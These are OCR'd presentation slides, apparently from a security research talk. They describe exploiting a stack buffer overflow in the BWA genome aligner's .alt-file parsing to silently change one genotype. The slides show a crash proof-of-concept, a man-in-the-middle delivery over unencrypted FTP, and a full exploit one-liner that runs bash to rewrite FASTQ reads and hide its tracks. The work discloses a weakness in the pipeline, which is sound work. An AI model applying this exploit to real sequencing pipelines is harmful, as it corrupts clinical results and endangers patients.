
Data Flows



Hacking the Raw Data to Change a Clinical Outcome




Software Pipeline



First tool in the pipeline - BWA

1. BWA takes FASTQ files as input and maps these to a reference genome, creating a SAM file
2. In 2014, BWA developers added the ALT-aware capacity – which allowed users to map reads to a population, rather than canonical single reference
3. Since the population is always changing and requires up-to-date knowledge, the reference is hosted at a central repository
4. BWA provides a tool – bwa.kit, which accesses this data from the US National Center for Biotechnology Information (NCBI), which has provided resources for the storage and delivery of these files as a tarred and gzipped directory of indices: ftp://ftp.ncbi.nlm.nih.gov/genomes/all/GCA/000/001/405/GCA_000001405.15_GRCh38/seqs_for_alignment_pipelines.ucsc_ids/
5. The user then unzips and stores the indices provided by NCBI
6. A **.alt** file is used to index the genome and make it alt-aware

BWA and the Outside World



A Native BWA Vulnerability

```
bntseq_t *bns_restore(const char *prefix)
{
    char ann_filename[1024], amb_filename[1024], pac_filename[1024], alt_filename[1024];
    FILE *fp;
    bntseq_t *bns;
    strcat(strcpy(ann_filename, prefix), ".ann");
    strcat(strcpy(amb_filename, prefix), ".amb");
    strcat(strcpy(pac_filename, prefix), ".pac");
    bns = bns_restore_core(ann_filename, amb_filename, pac_filename);
    if (bns == 0) return 0;
    if ((fp = fopen(strcat(strcpy(alt_filename, prefix), ".alt"), "r")) != 0) { // read .alt file if present
        char str[1024];
        khash_t(str) *h;
        int c, i, absent;
        khint_t k;
        h = kh_init(str);
        for (i = 0; i < bns->n_seqs; ++i) {
            k = kh_put(str, h, bns->anns[i].name, &absent);
            kh_val(h, k) = i;
        }
        i = 0;
        while ((c = fgetc(fp)) != EOF) {
            if (c == '\t' || c == '\n' || c == '\r') {
                str[i] = 0;
                if (str[0] != '@') {
                    k = kh_get(str, h, str);
                    if (k != kh_end(h))
                        bns->anns[kh_val(h, k)].is_alt = 1;
                }
                while (c != '\n' && c != EOF) c = fgetc(fp);
                i = 0;
            } else str[i++] = c; // FIXME: potential segfault here
        }
        kh_destroy(str, h);
        fclose(fp);
    }
    return bns;
}
```

1024 byte buffer

If a .alt file has a line >1024 bytes it will overflow here

Overflowing the buffer

```
root@en44:~/bwa32_new# python -c "print 'A' * 5200" > lambda_virus.fa.alt
root@en44:~/bwa32_new# ./bwa mem lambda_virus.fa simulated_data_reads.fq
Segmentation fault
```

Crafting an exploit

After the data are mapped – turn a single A at a particular position in the genome into a C.

Limits –

No other data in the genome can be harmed (can't turn all A's to C's)

Must change raw data (make it invisible)

How to target the position – PCR trick

Running Polymerase Chain Reaction (PCR) requires primers

If you wish to find a particular nucleotide in the genome, you need primers up and downstream of the nucleotide of interest

Chose **A** at position 64,544,989 on chromosome 12


Random choice (not clinically meaningful)

7 base pairs upstream and 9 base pairs downstream are sufficient to be unique


Database indices are delivered unencrypted over FTP

FTP Protocol

No checksums to validate data transfer




Modeling the delivery



Full exploit delivered with over MitM

```
python -c "print '@' + 'A'*1500 + 'B'*1500 +
'C'*1500 + 'D'*419 +
'/bin/bash -c \"sed -i
s/C.CAGA.AGCTAATGG./CACAGAACGCTAATGGG/g
*.fq\"' ; mv .hiddenAltOrig
"GCA_000001405.15_GRCh38_full_analysis_set.f
na.alt";cat ~/.bash_history | grep "bwa mem"
| tail -n 1 | /bin/bash >
GCA_000001405.15_GRCh38_full_analysis_set.fn
a.alt
```

Aftermath – Finish analysis



Statistics of the Output file

Without the exploit:

Genotype **AA** at chromosome 12 position 64544989

With exploit:

Genotype **AC** at chromosome 12 position 64544989 ($P<10^{-200}$)